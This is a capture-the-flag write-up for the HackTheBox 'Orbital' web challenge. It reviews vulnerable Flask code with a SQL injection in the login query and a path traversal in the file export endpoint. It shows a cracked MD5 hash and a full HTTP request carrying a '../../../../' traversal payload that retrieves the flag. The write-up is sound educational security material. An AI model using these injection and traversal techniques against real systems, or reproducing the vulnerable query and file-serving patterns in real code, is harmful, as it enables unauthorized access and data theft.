
Orbital

Platform	HackTheBox
Category	Cyber Apocalypse 2023 - The Cursed Mission
Difficulty	Easy
Tags	SQL-Injection path-traversal
Status	Rooted/Finished
Payload	
Source Code	

> Intro to the challenge

Set up


CHALLENGE NAME


Orbital

In order to decipher the alien communication that held the key to their location, she needed access to a decoder with advanced capabilities - a decoder that only The Orbital firm possessed. Can you get your hands on the decoder?

Information Gathering

▼ The application at-a-glance 🔍

From the files downloaded, it can be inferred that this is a Python web application with a login page.



▼ Source code review

```
const show_message = () => {
    $('.message').css('display', 'block')

    setTimeout(() => {
        $('.message').css('display', 'none')
    }, 10000)
}

const login = () => {
    let username = $('#username').val();
    let password = $('#password').val();
    if ($.trim(username) === '' || $.trim(password) === '') {
        show_message();
        return;
    }

    fetch('/api/login', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
        },
        body: JSON.stringify({
            'username': username,
            'password': password
        })
    })
    .then((res) => {
        if (res.status === 200) window.location.replace('/home');
        else show_message();
    });
}
```

`database.py`

```
from colorama import Cursor
from application.util import createJWT, passwordVerify
from flask_mysqldb import MySQL

mysql = MySQL()

def query(query, args=(), one=False):
    cursor = mysql.connection.cursor()
    cursor.execute(query, args)
    rv = [dict((cursor.description[idx][0], value)
        for idx, value in enumerate(row)) for row in cursor.fetchall()]
    return (rv[0] if rv else None) if one else rv


def login(username, password):
    # I don't think it's not possible to bypass login because I'm verifying the password later.
    user = query(f'SELECT username, password FROM users WHERE username = "{username}"', one=True)

    if user:
        passwordCheck = passwordVerify(user['password'], password)

        if passwordCheck:
            token = createJWT(user['username'])
            return token
    else:
        return False

def getCommunication():
    return query('SELECT * from communication')
```

The Bug

```
def login(username, password):
    # I don't think it's not possible to bypass login because I'm verifying the password later.
    user = query(f'SELECT username, password FROM users WHERE username = "{username}"', one=True)

    if user:
        passwordCheck = passwordVerify(user['password'], password)

        if passwordCheck:
            token = createJWT(user['username'])
            return token
    else:
        return False
```

- Unlike drobots, the user input in this case is not being used directly in the SQL query. Instead, the password is being validated separately from the query.
- SQL injection could give you the password hash which will help you login

Exploitation

I used ghauri tool to fetch the hash from the orbital db → Users table

Hash: `1692b753c031f2905b89e7258dbc49bb`

I tried to crack this and it seems like a weak MD5 hash

Hash: `1692b753c031f2905b89e7258dbc49bb`
Plain Text: `ichliebedich`

Vulnerable to LFI:

```
@api.route('/export', methods=['POST'])
@isAuthenticated
```


```
def exportFile():
    if not request.is_json:
        return response('Invalid JSON!'), 400

    data = request.get_json()
    communicationName = data.get('name', '')

    try:
        # Everyone is saying I should escape specific characters in the filename. I don't know why.
        return send_file(f'/communications/{communicationName}', as_attachment=True)
    except:
        return response('Unable to retrieve the communication'), 400
```

The above source code of the `Orbital` challenge reveals that the `/export` endpoint is vulnerable to path traversal attacks.


Which path to look for the flag?



```
# copy flag
COPY flag.txt /signal_sleuth_firmware
COPY files /communications/
```

The path was given in the Dockerfile

Payload: `../../../../signal_sleuth_firmware`



```
POST /api/export HTTP/1.1
Host: 68.183.37.122:30672
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 45
Origin: http://68.183.37.122:30672
Connection: close
Referer: http://68.183.37.122:30672/home
Cookie:
session=eyJhdXRoIjoiZXlKaGJHY2lPaUpJVXpJMU5pSXNJbll1Y0NJNklrcFhWQ0o5LmV5SjFjMlZ5Ym1G
dFpTSTZJbUZrYldsdUlpd2laWGh3SWpveE5qYzVOelF3T1RJNGZRLk8wdm5RRTFSUVQ4YjVvYlRIZ0d
WcVFVeHZYMHBWZF8zclVZY3ppTFd1ZGsifQ.ZB57oA.ukfMjS_BKgrfu8qhGab56CM_B2A

{"name":"../../../../signal_sleuth_firmware"}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.8.16
Date: Sat, 25 Mar 2023 04:43:27 GMT
Content-Disposition: attachment; filename=signal_sleuth_firmware
Content-Type: application/octet-stream
Content-Length: 31
Last-Modified: Tue, 14 Mar 2023 10:30:06 GMT
Cache-Control: no-cache
ETag: "1678789806.0-31-2987659682"
Vary: Cookie
Connection: close

HTB{T1m3_b4$3d_$ql1_4r3_fun!!!}
```

Flag

```
HTB{T1m3_b4$3d_$ql1_4r3_fun!!!}
```

Writeup

Writeup - TITLE [DIFFICULTY]

Video Writeup